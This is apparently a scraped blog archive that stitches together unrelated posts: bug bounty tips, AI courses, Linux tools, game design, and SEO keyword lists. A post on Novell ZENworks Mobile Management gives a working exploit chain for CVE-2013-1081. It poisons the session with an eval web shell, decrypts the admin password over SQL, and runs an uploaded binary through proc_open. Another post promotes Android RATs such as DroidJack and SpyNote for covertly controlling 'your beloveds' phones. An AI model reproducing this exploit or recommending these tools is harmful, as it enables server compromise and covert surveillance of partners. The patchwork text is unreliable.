Wednesday, May 6, 2020

How Do I Get Started With Bug Bounty ?

How do I get started with bug bounty hunting? How do I improve my skills?


These are some simple steps that every bug bounty hunter can use to get started and improve their skills:

Learn to make it; then break it!
A major chunk of the hacker's mindset consists of wanting to learn more. In order to really exploit issues and discover further potential vulnerabilities, hackers are encouraged to learn to build what they are targeting. By doing this, there is a greater likelihood that hacker will understand the component being targeted and where most issues appear. For example, when people ask me how to take over a sub-domain, I make sure they understand the Domain Name System (DNS) first and let them set up their own website to play around attempting to "claim" that domain.

Read books. Lots of books.
One way to get better is by reading fellow hunters' and hackers' write-ups. Follow /r/netsec and Twitter for fantastic write-ups ranging from a variety of security-related topics that will not only motivate you but help you improve. For a list of good books to read, please refer to "What books should I read?".

Join discussions and ask questions.
As you may be aware, the information security community is full of interesting discussions ranging from breaches to surveillance, and further. The bug bounty community consists of hunters, security analysts, and platform staff helping one and another get better at what they do. There are two very popular bug bounty forums: Bug Bounty Forum and Bug Bounty World.

Participate in open source projects; learn to code.
Go to https://github.com/explore or https://gitlab.com/explore/projects and pick a project to contribute to. By doing so you will improve your general coding and communication skills. On top of that, read https://learnpythonthehardway.org/ and https://linuxjourney.com/.

Help others. If you can teach it, you have mastered it.
Once you discover something new and believe others would benefit from learning about your discovery, publish a write-up about it. Not only will you help others, you will learn to really master the topic because you can actually explain it properly.

Smile when you get feedback and use it to your advantage.
The bug bounty community is full of people wanting to help others so do not be surprised if someone gives you some constructive feedback about your work. Learn from your mistakes and in doing so use it to your advantage. I have a little physical notebook where I keep track of the little things that I learnt during the day and the feedback that people gave me.


Learn to approach a target.
The first step when approaching a target is always going to be reconnaissance — preliminary gathering of information about the target. If the target is a web application, start by browsing around like a normal user and get to know the website's purpose. Then you can start enumerating endpoints such as sub-domains, ports and web paths.

A woodsman was once asked, "What would you do if you had just five minutes to chop down a tree?" He answered, "I would spend the first two and a half minutes sharpening my axe."
As you progress, you will start to notice patterns and find yourself refining your hunting methodology. You will probably also start automating a lot of the repetitive tasks.

Continue reading


  1. Que Es El Hacking
  2. Aprender A Hackear Desde Cero
  3. Hacking Prank
  4. Growth Hacking Pdf
  5. Programas Para Hackear
  6. Libros Hacking
  7. Hardware Hacking
  8. Hacking Y Forensic Desarrolle Sus Propias Herramientas En Python Pdf
  9. Phone Hacking
  10. Mindset Hacking Nacho
  11. Linux Hacking Distro
  12. Brain Hacking
  13. Master Growth Hacking
  14. Linux Hacking Distro
  15. Hacking Python

TOP ANDROID HACKING TOOLS OF 2018

An Android remote administration tool (RAT) is a programmed tool that allows a remote device to control a smartphone as if they have physical access to that system. While screen sharing and remote administration have many legal uses, "RAT" software is usually associated with the unauthorized or malicious activity. I have streamlined here top android hacking tools of 2018.

TOP ANDROID HACKING TOOLS OF 2018

Here are the most advanced in functionality top android hacking tools of 2018.

1. DROIDJACK

DroidJack gives you the power to establish control over your beloveds' Android devices with an easy to use GUI and all the features you need to monitor them. It has many advanced features that you can perform over the remote smartphone. DroidJack is one of the top lists as it also has the functionality to read/write WhatsApp messages.

You can also follow a step by step tutorial on how to hack smartphone remotely using droidjack.

2. OMNIRAT

OmniRAT is the super powerful multi-OS remote administration tool that can a smartphone either using a smartphone or using a Windows or Mac PC. It has a huge list of features that make it very powerful. It can make calls through that smartphone remotely. It's completely fully undetectable.

3. ANDRORAT

AndroRat is a client/server application developed in Java Android for the client side and in Java/Swing for the Server. The name AndroRat is a mix of Android and RAT (Remote Access Tool). It was developed as a project by the university students, which works great for hacking into Android devices.

You can also follow a step by step tutorial on how to hacking a smartphone remotely using androrat.

4. SPYNOTE

SpyNote is a lightweight Android remote administration tool (RAT) to hack into a smartphone device remotely. It gives you the power to establish control over Android devices with an easy to use GUI and all the features you need to monitor them. Build a custom APK or bind the payload to an already existing APK such as a game or social media app.

You can also follow a step by step tutorial on how to hack any android phone remotely with spynote.

5. AHMYTH

AhMyth is a powerful android remote administrator tool that gives you the power to establish control over your beloveds' android devices with an easy to use GUI and all the features you need to monitor them.

These are all the top android hacking tools of 2018. There are also many other rats but these are the most advanced in tech and features. There may appear few more that can compete these and make a place to be in the top android list.
Related articles

How To Track Iphone Without Them Knowing

Few feelings are as stomach-sinkingly awful as the thought of losing an expensive new iPhone. Whether you left it on the bus or someone slid it out of your back pocket, we put so much store in our phones that their loss leaves is saddened and angered. Most of us keep at least copies of everything in our lives on our phones, from personal conversations to emails, 


To say nothing of all our personal information and social media accounts. Of course there are security measures in place, but nobody wants to risk having all that information fall into the hands of the wrong people. In this article, I will show you how to find a phone that has been lost, whether your own phone or the phone of a friend or family member.

Can you track an iPhone without them knowing?

First off, hopefully you activated the Find My Phone feature of your iPhone when you still had it in your possession. Secondly, if your phone doesn't have service (and thus a connection to the Internet) or if you don't have iCloud set up, then these solutions are not going to work for you. Unfortunately phone technology is advanced but it isn't magical; if your phone isn't talking to the network or if you haven't turned on Find My Phone, then unfortunately the technological solution is probably not going to work. (Seriously. If you have possession of your phone(s) then stop reading this article, pick up your devices, go to Settings and select "Find My Phone" (iPhone) or "Find My Device" (Android) and make sure they are toggled on. TTjem upi cam dp ot/"

Without further ado, let's find your phone!

Can I Tell if Someone is Tracking my iPhone?


image1-3

Usually yes, if someone is using the "Find my Phone" feature, it will be displaying things on the iPhone screen. Thankfully, "Find My iPhone" comes pre-loaded on all phones with iOs 9 or newer. "Find my iPhone" is the gold standard when it comes to locating your lost iPhone. The service is integrated as part of iCloud. Here's how to use it to find your missing iPhone then track down your phone's exact location.

Step 1: Open up the "Find My iPhone" on a different device

It doesn't matter if you decide to use your iPad, your laptop, or a friend's iPhone – you can run the Find My Phone app fr0m Mac. You can use the Find my Phone app.

If you are using an Apple product like another phone or an iPad, you can simply click on the app.

If you are using a computer (even a Windows PC will work), go to icloud.com then click on the "Find iPhone" icon. Once you've clicked on the "Find iPhone" icon the website process and "Find my iPhone" app process are the same.

Step 2: Input Your Apple ID Credentials (they are the same as your iCloud info)

Since you are not using your phone, you won't be automatically logged in.

Once you log in to the app, select the "All Devices" drop-down option and then find the device that you want to locate.

Step 3: Once You Select Your Phone, Options Will Appear

As soon as you select your device on the page, iCloud will begin to search for it. If the search is successful, you will see your device on a map, pinpointing it's location. Before you sprint out the door to get it, there are some other options you should take a look at.

Once you select your device you will have three additional options in addition to seeing your phone's location. These options are playing a sound, activating "Lost Mode" and erase the phone.

Playing the sound is a great way to find your phone if you lost it somewhere around your house. If you click the option, an audio alert will go off on your phone which will hopefully help you find it. The alert will sound like a loud pinging noise alerting you that your phone is at home with you and not at the coffee shop you just visited. If you hear the pinging sound then you'll quickly find your phone by just following the sound.

When enabled, Lost Mode will lock your phone with a passcode and will display a message of your choice. This can either ensure it will be safe until you can find it, or will alert the thief what you expect of them and that you know where they are. This mode can also enable location services on your phone too.

However, if things have gone too far and you think there is a very slim chance you will ever get your device back – perhaps your phone has already crossed an international border – the best course of action is to simply erase it. Yes, this is giving up, but it also prevents your personal information getting into the hands of someone who could abuse it.

If you follow these steps, you should have your phone back in your pocket in no time. 

Is there an app to track someones phone without them knowing?

maxresdefault-11

What if you're looking for someone else's phone? I'm sorry to burst your bubble, but you are not allowed to track someone else's phone without their knowledge. While there are supposedly apps that you can install on a target's phone to track it and keep tabs on what they are doing on it, that is completely illegal and immoral. In addition to the moral issue, there is the practical fact that they could find the app which could lead to a very awkward situation, possibly one involving the police.

However, there are times when you want to find a friend's phone and you have a legitimate reason, and (the important part) they have given you permission to find it. Just as when you were looking for your own phone, there is an app that can help you find the phones of your friends and family with ease. The "Find My Friends" app used to be an extra download, but now it comes with iOS, so if your friends have ever updated their phone, they should have it.

"Find My Friends" is an app that basically allows you to share your location with others and vice versa. It can be great for keeping track of where your kids are, knowing what your significant other is doing, or just keeping tabs on your friends. It can also help them find a lost phone (as long as you have "Shared Locations" with them). Here is how to set it up:

Step 1: Open the app on your phone and the phone of the person you want to be able to share locations with.

Step 2: Click your profile in the bottom left of the screen.

Step 3: Enable "Share My Location" and make sure AirDrop is enabled on your own phone.

Step 4: From there, your friends and family will be able to search/add you to share your location with them and vice versa. You each will need to accept the "Shared Location" request from the other. Now, you can just click on their profile in the app and keep track of them.

As you likely realized while reading this article, it is a much better idea to be proactive than reactive when it comes to tracking phones. If you set up "Find My iPhone" and "Find My Friends" before your phone gets stolen or lost, it will save you a lot of potential hassle down the road. While it may be a bit worrisome to have someone be able to see your location at all times, it can really save you once your phone goes missing and you need to track it down. It is obviously best to pick someone who you trust not to take advantage of the information an app like "Find My Friends" can provide them.

No one deserves to have their phone stolen or go missing, but thankfully, there are some ways to find it, or at least have the information deleted. Hopefully, this guide helped you be able to find your phone or the phone of your friends and family, or at least prepared you for when it may happen.

If you have other ways of finding a lost phone, please share them with us below!

@EVERYTHING NT

Related word


  1. Growth Hacking Tools
  2. Que Hace Un Hacker
  3. Software Hacking
  4. Libros De Hacking Pdf
  5. Growth Hacking Que Es
  6. Tools Hacking
  7. Hacking Academy
  8. Hacking Basico
  9. Hacking Tutorials
  10. Curso Seguridad Informatica

5 Free Online Courses To Learn Artificial Intelligence

We are living in the era of fourth industrial revolution(4IR), where Artificial intelligence has a significant role to play. This 4IR technology embedded within societies and even into the human body. From Computer enthusiasts to common people, everyone should be aware and learn this breakthrough technology.
We think about gigantic Robots from Transformers when we hear about Artificial Intelligence(AI) which is a fiction in the past but a fact today, capable of transforming the whole tech world. The field of AI consists of more than Robots such as personal assistants, self-driving cars, apprenticeship learning, behavior cloning and so on. To learn about this advanced technology, thanks to the online learning resources which offers great content to get started with artificial intelligence.

Here are the 5 free e-learning courses on Artificial Intelligence

1. UC Berkeley CS188 Intro to AI

Get started with UC Berkeley AI course, this course is absolutely for beginners who are unaware of Artificial intelligence. It doesn't need any prior computer knowledge to know about AI. UC Berkeley allows anyone to learn this course for free. This course is systematically presented and consists of the following:
  • Course Schedule
  • Complete sets of Lecture Slides and Videos
  • Interface for Electronic Homework Assignments
  • Section Handouts
  • Specs for the Pacman Projects
  • Source files and PDFs of past Berkeley CS188 exams
  • Form to apply for edX hosted autograders for homework and projects (and more)
  • Contact information
Aside from this, you can also browse the following courses as well from UC Berkeley that are part of AI course:
  • Machine Learning: CS189, Stat154
  • Intro to Data Science: CS194-16
  • Probability: EE126, Stat134
  • Optimization: EE127
  • Cognitive Modeling: CogSci131
  • Machine Learning Theory: CS281A, CS281B
  • Vision: CS280
  • Robotics: CS287
  • Natural Language Processing: CS288

2. Artificial Intelligence: Principles and Techniques


This course is offered by Stanford with great content that includes topics, videos, assignments, projects, and exams. The whole course mainly focuses on the complex real-world problems and try to find similarity between web search, speech recognition, face recognition, machine translation, autonomous driving, and automatic scheduling. Here you will learn the foundational principles of AI and implement some the AI systems. The goal of this course is to help you tackle the real-world situations with the help of AI tools. So, it is the best for the beginner to get started with AI.

3. Learn with GOOGLE AI

Who will dislike the course from Google? absolutely no one. This company is one of the early adopters of AI has a lot to offer to learners. Learn with Google AI is an education platform for people at all experience levels, it is free to access and browse content. The education resources provided by Google is from the machine learning experts of the company. These resources are the collections of lessons, tutorials, and Hands-on exercises that help you start learning, building, and problem-solving.

4. MIT 6.S094: Deep Learning for Self-Driving Cars

This course gives the practical overview of Deep Learning and AI. It is the course for beginners, also for the people who are getting started with Machine Learning. The course also offers a lot of benefits to the experienced and advanced researchers in the field deep learning. This MIT's course takes people into the journey of Deep Learning with the applied theme of building Self-Driving cars. However, the course also offers slides and videos to engage the learners.

5. Fundamentals of Deep Learning for Computer Vision

This course is offered by Nvidia and Nvidia Deep learning Institute. Computer Vision is one of the disciplines of AI that acquire, analyze, process, and understand images. The course is completely free and everyone who is enthusiast about AI can access and learn the course. It is a hands-on course that able to provide basics of deep learning and deployment of neural networks. With this. you will also learn the following:
  • Identify the ingredients required to start a Deep Learning project.
  • Train a deep neural network to correctly classify images it has never seen before.
  • Deploy deep neural networks into applications.
  • Identify techniques for improving the performance of deep learning applications.
  • Assess the types of problems that are candidates for deep learning.
  • Modify neural networks to change their behavior.

Related posts


  1. Que Es Un Hacker
  2. Hacking Etico Libro
  3. Ethical Hacking
  4. Growth Hacking Que Es
  5. Bluetooth Hacking
  6. Hacking Web Technologies Pdf
  7. Etica Hacker
  8. Que Hace Un Hacker
  9. Hacking Madrid

Tuesday, May 5, 2020

Novell Zenworks MDM: Mobile Device Management For The Masses

I'm pretty sure the reason Novell titled their Mobile Device Management (MDM, yo) under the 'Zenworks' group is because the developers of the product HAD to be in a state of meditation (sleeping) when they were writing the code you will see below.


For some reason the other night I ended up on the Vupen website and saw the following advisory on their page:
Novell ZENworks Mobile Management LFI Remote Code Execution (CVE-2013-1081) [BA+Code]
I took a quick look around and didn't see a public exploit anywhere so after discovering that Novell provides 60 day demos of products, I took a shot at figuring out the bug.
The actual CVE details are as follows:
"Directory traversal vulnerability in MDM.php in Novell ZENworks Mobile Management (ZMM) 2.6.1 and 2.7.0 allows remote attackers to include and execute arbitrary local files via the language parameter."
After setting up a VM (Zenworks MDM 2.6.0) and getting the product installed it looked pretty obvious right away ( 1 request?) where the bug may exist:
POST /DUSAP.php HTTP/1.1
Host: 192.168.20.133
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:21.0) Gecko/20100101 Firefox/21.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.20.133/index.php
Cookie: PHPSESSID=3v5ldq72nvdhsekb2f7gf31p84
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 74

username=&password=&domain=&language=res%2Flanguages%2FEnglish.php&submit=
Pulling up the source for the "DUSAP.php" script the following code path stuck out pretty bad:
<?php
session_start();

$UserName = $_REQUEST['username'];
$Domain = $_REQUEST['domain'];
$Password = $_REQUEST['password'];
$Language = $_REQUEST['language'];
$DeviceID = '';

if ($Language !== ''  &&  $Language != $_SESSION["language"])
{
     //check for validity
     if ((substr($Language, 0, 14) == 'res\\languages\\' || substr($Language, 0, 14) == 'res/languages/') && file_exists($Language))
     {
          $_SESSION["language"] = $Language;
     }
}

if (isset($_SESSION["language"]))
{
     require_once( $_SESSION["language"]);
} else
{
     require_once( 'res\languages\English.php' );
}

$_SESSION['$DeviceSAKey'] = mdm_AuthenticateUser($UserName, $Domain, $Password, $DeviceID);
In English:

  • Check if the "language" parameter is passed in on the request
  • If the "Language" variable is not empty and if the "language" session value is different from what has been provided, check its value
  • The "validation" routine checks that the "Language" variable starts with "res\languages\" or "res/languages/" and then if the file actually exists in the system
  • If the user has provided a value that meets the above criteria, the session variable "language" is set to the user provided value
  • If the session variable "language" is set, include it into the page
  • Authenticate

So it is possible to include any file from the system as long as the provided path starts with "res/languages" and the file exists. To start off it looked like maybe the IIS log files could be a possible candidate to include, but they are not readable by the user everything is executing under…bummer. The next spot I started looking for was if there was any other session data that could be controlled to include PHP. Example session file at this point looks like this:
$error|s:12:"Login Failed";language|s:25:"res/languages/English.php";$DeviceSAKey|i:0;
The "$error" value is server controlled, the "language" has to be a valid file on the system (cant stuff PHP in it), and "$DeviceSAKey" appears to be related to authentication. Next step I started searching through the code for spots where the "$_SESSION" is manipulated hoping to find some session variables that get set outside of logging in. I ran the following to get a better idea of places to start looking:
egrep -R '\$_SESSION\[.*\] =' ./
This pulled up a ton of results, including the following:
 /desktop/download.php:$_SESSION['user_agent'] = $_SERVER['HTTP_USER_AGENT'];
 Taking a look at the "download.php" file the following was observed:

<?php
session_start();
if (isset($_SESSION["language"]))
{
     require_once( $_SESSION["language"]);
} else
{
     require_once( 'res\languages\English.php' );
}
$filedata = $_SESSION['filedata'];
$filename = $_SESSION['filename'];
$usersakey = $_SESSION['UserSAKey'];

$_SESSION['user_agent'] = $_SERVER['HTTP_USER_AGENT'];
$active_user_agent = strtolower($_SESSION['user_agent']);

$ext = substr(strrchr($filename, '.'), 1);

if (isset($_SESSION['$DeviceSAKey']) && $_SESSION['$DeviceSAKey']  > 0)
{

} else
{
     $_SESSION['$error'] = LOGIN_FAILED_TEXT;
     header('Location: index.php');

}
The first highlighted part sets a new session variable "user_agent" to whatever our browser is sending, good so far.... The next highlighted section checks our session for "DeviceSAKey" which is used to check that the requester is authenticated in the system, in this case we are not so this fails and we are redirected to the login page ("index.php"). Because the server stores our session value before checking authentication (whoops) we can use this to store our payload to be included :)


This will create a session file named "sess_payload" that we can include, the file contains the following:
 user_agent|s:34:"<?php echo(eval($_GET['cmd'])); ?>";$error|s:12:"Login Failed";
 Now, I'm sure if you are paying attention you'd say "wait, why don't you just use exec/passthru/system", well the application installs and configures IIS to use a "guest" account for executing everything – no execute permissions for system stuff (cmd.exe,etc) :(. It is possible to get around this and gain system execution, but I decided to first see what other options are available. Looking at the database, the administrator credentials are "encrypted", but I kept seeing a function being used in PHP when trying to figure out how they were "encrypted": mdm_DecryptData(). No password or anything is provided when calling the fuction, so it can be assumed it is magic:
return mdm_DecryptData($result[0]['Password']); 
Ends up it is magic – so I sent the following PHP to be executed on the server -
$pass=mdm_ExecuteSQLQuery("SELECT Password FROM Administrators where AdministratorSAKey = 1",array(),false,-1,"","","",QUERY_TYPE_SELECT);
echo $pass[0]["UserName"].":".mdm_DecryptData($pass[0]["Password"]);


Now that the password is available, you can log into the admin panel and do wonderful things like deploy policy to mobile devices (CA + proxy settings :)), wipe devices, pull text messages, etc….

This functionality has been wrapped up into a metasploit module that is available on github:

Next up is bypassing the fact we cannot use "exec/system/passthru/etc" to execute system commands. The issue is that all of these commands try and execute whatever is sent via the system "shell", in this case "cmd.exe" which we do not have rights to execute. Lucky for us PHP provides "proc_open", specifically the fact "proc_open" allows us to set the "bypass_shell" option. So knowing this we need to figure out how to get an executable on the server and where we can put it. The where part is easy, the PHP process user has to be able to write to the PHP "temp" directory to write session files, so that is obvious. There are plenty of ways to get a file on the server using PHP, but I chose to use "php://input" with the executable base64'd in the POST body:
$wdir=getcwd()."\..\..\php\\\\temp\\\\";
file_put_contents($wdir."cmd.exe",base64_decode(file_get_contents("php://input")));
This bit of PHP will read the HTTP post's body (php://input) , base64 decode its contents, and write it to a file in a location we have specified. This location is relative to where we are executing so it should work no matter what directory the product is installed to.


After we have uploaded the file we can then carry out another request to execute what has been uploaded:
$wdir=getcwd()."\..\..\php\\\\temp\\\\";
$cmd=$wdir."cmd.exe";
$output=array();
$handle=proc_open($cmd,array(1=>array("pipe","w")),$pipes,null,null,array("bypass_shell"=>true));
if(is_resource($handle))
{
     $output=explode("\\n",+stream_get_contents($pipes[1]));
     fclose($pipes[1]);
     proc_close($handle);
}
foreach($output+as &$temp){echo+$temp."\\r\\n";};
The key here is the "bypass_shell" option that is passed to "proc_open". Since all files that are created by the process user in the PHP "temp" directory are created with "all of the things" permissions, we can point "proc_open" at the file we have uploaded and it will run :)

This process was then rolled up into a metasploit module which is available here:


Update: Metasploit modules are now available as part of metasploit.

More articles


Top 5 Most Useful Linux Tools For Programmers

Top 5 most useful linux tools for Programmer

Linux is a free and open-source software operating systems built around the Linux kernel. It typically packaged in a form known as a Linux distribution for both desktop and server use. It is a great development environment for programmers and developers. However, without the development tools, that would be impossible. Fortunately, plenty of Linux tools are available. Here are the top 5 most useful Linux tools for programmers.

Also Read;-  How To Clone One Android To Another

5 Most Useful Linux tools for Programmers

1. VIM

vim editor-compressed
VIM is a free and open source software written by Bram Moolenaar in 1991. It is designed for use both from a command-line interface and as a standalone application in a graphical user interface. It comes standard with almost every Linux distribution and is also known as "the programmer's editor". VIM is great for coding and can also be used for editing things like configuration files and XML documents.
Vim has been developed to be a cross-platform that supports many other platforms. In 2006, it was voted as the most popular editor amongst Linux Journal readers. In 2015, Stack Overflow developer survey found it to be the third most popular text editor while in 2016, the Stack Overflow developer survey found it to be the fourth most popular development environment.
Read more;-  How To Use WhatsApp without Mobile No

2. Zsh

Zsh is written in C and initially released in 1990. It is a Unix shell that can be used as an interactive login shell and as a powerful command interpreter for shell scripting. Zsh is an extended version of Bourne shell (BASH) with a large number of improvements, including some features of Bash, ksh, and tcsh. Zsh gives a user-friendly experience on the command line. It also gives better auto-completion, Vim key bindings, and smart guesses when you write a command wrong.
Its features include (but not limited to):
  • Programmable command-line completion,
  • Sharing of command history among all running shells
  • Extended file globbing
  • Improved variable/array handling
  • Editing of multi-line commands in a single buffer
  • Spelling correction
  • Various compatibility modes,
  • Themeable prompts, and
  • Loadable modules.

3. Byobu

It was initially released in 2009 written in Sh and Python. Byobu can be used to provide on-screen notification or status and tabbed multi-window management. Thus, it is intended to improve terminal sessions when users connect to remote servers with an operating system Linux and Unix-like. It is is an enhancement for the GNU Screen terminal multiplexer or tmux used with the GNU/Linux computer operating system.

4. GIT

git commandsGit was initially released on April 7, 2005. It is a version control system to track changes in computer files and to coordinate work on those files among multiple people. It is primarily used for source code management in software development and can be used to keep track of changes in any set of files available in the English language. It is aimed at speed, data integrity, and support for distributed, non-linear workflows. It is free and open source software distributed under the terms of the GNU General Public License version 2.
Moreover, Linus Torvalds was the creator of GIT for the development of the Linux kernel. On the other hand, its current maintainer since then is Junio Hamano. Thus, every Git directory on every computer is a full-fledged repository with complete history and full version tracking abilities, independent of network access or a central server.

5. Docker

Written by Solomon Hykes in 2013, it is a computer program that performs operating-system-level virtualization, the containerization, which is developed by Docker, Inc. Primarily, Docker was developed for Linux to use as the resource isolation features of the Linux kernel. It is a tool that can package an application and its dependencies in a virtual container that can run on any Linux server. This helps enable the flexibility and portability on where the application can run, whether on premises, public cloud, private cloud, bare metal, etc.  Moreover, it accesses the Linux kernel's virtualization features either directly using the libcontainer library.

More articles


DirBuster: Brute Force Web Directories


"DirBuster is a multi threaded java application designed to brute force directories and files names on web/application servers. Often is the case now of what looks like a web server in a state of default installation is actually not, and has pages and applications hidden within. DirBuster attempts to find these. However tools of this nature are often as only good as the directory and file list they come with. A different approach was taken to generating this. The list was generated from scratch, by crawling the Internet and collecting the directory and files that are actually used by developers! DirBuster comes a total of 9 different lists (Further information can be found below), this makes DirBuster extremely effective at finding those hidden files and directories. And if that was not enough DirBuster also has the option to perform a pure brute force, which leaves the hidden directories and files nowhere to hide! If you have the time ;) " read more...

Download: https://sourceforge.net/projects/dirbuster

Related links

RECONNAISSANCE IN ETHICAL HACKING

What is reconnaissance in ethical hacking?
This is the primary phase of hacking where the hacker tries to collect as much information as possible about the target.It includes identifying the target ip address range,network,domain,mail server records etc.

They are of two types-
Active Reconnaissance 
Passive Reconnaissance 

1-Active Reconnaissance-It the process from which we directly interact with the computer system to gain information. This information can be relevant and accurate but there is a risk of getting detected if you are planning active reconnaissance without permission.if you are detected then the administration will take the severe action action against you it may be jail!

Passive Reconnaissance-In this process you will not be directly connected to a computer system.This process is used to gather essential information without ever interacting with the target system.
Related links

Friday, May 1, 2020

Happy Holidays From Oceanhorn 2 Team!

Happy Holidays and New Year from Oceanhorn 2 team! See you in 2018!

Uncertainty

I have already discussed in this post and this another post how anxiety and fear, which are disturbing feelings by definition, can play a major role in the designing of digital games. People's desire to experience horror/terror games, or games that present many stressful situations, has created an interesting and profitable market niche, congregating a large number of players who are really enthusiastic about this kind of experience.

There are other disturbing feelings that can be strategically used in the process of game design. Today I would like to talk about uncertainty in games.

In this context, I ought to mention the book Uncertainty in games (2013), written by Greg Costikyan—the man behind classic games like Paranoia and Toon RPGs.

Costikyan (2013, p.16) argues that in real-life situations—like when we're shopping online, electing a congressman or using software for work—we want no uncertainty, "we prefer simplicity, surety, and consistency." While we always look forward to eliminating uncertainty when it concerns quotidian situations, products, and services, when it comes to games "a degree of uncertainty is essential" (COSTIKYAN, 2013, p.16), for it is a key factor in creating an immersive and entertaining experience for players.


How would you imagine a version of Dark Souls where enemies could be killed by a single weak blow from your shitty level-one weapon? Would you like to play a Super Mario Bros. game that lacks deadly cliffs and requires jumping just to collect coins?

Costikyan (2013, p.17-71) analyzes different kinds of games and explains that sometimes uncertainty comes from programmed random results; other times, uncertainty lies within opponents and how they perform; ultimately, uncertainty may result from the player's own abilities in the game.

I strongly recommend the book cited herein, and I would like to invite you to analyze ten of your favorite games (digital or analogic) in the light of this post. Try to figure out what kind of features caught your attention in those games—uncertainty was probably one of them.

#GoGamers


Reference:

COSTIKYAN, Greg. Uncertainty in games. Massachusetts: MIT Press, 2013.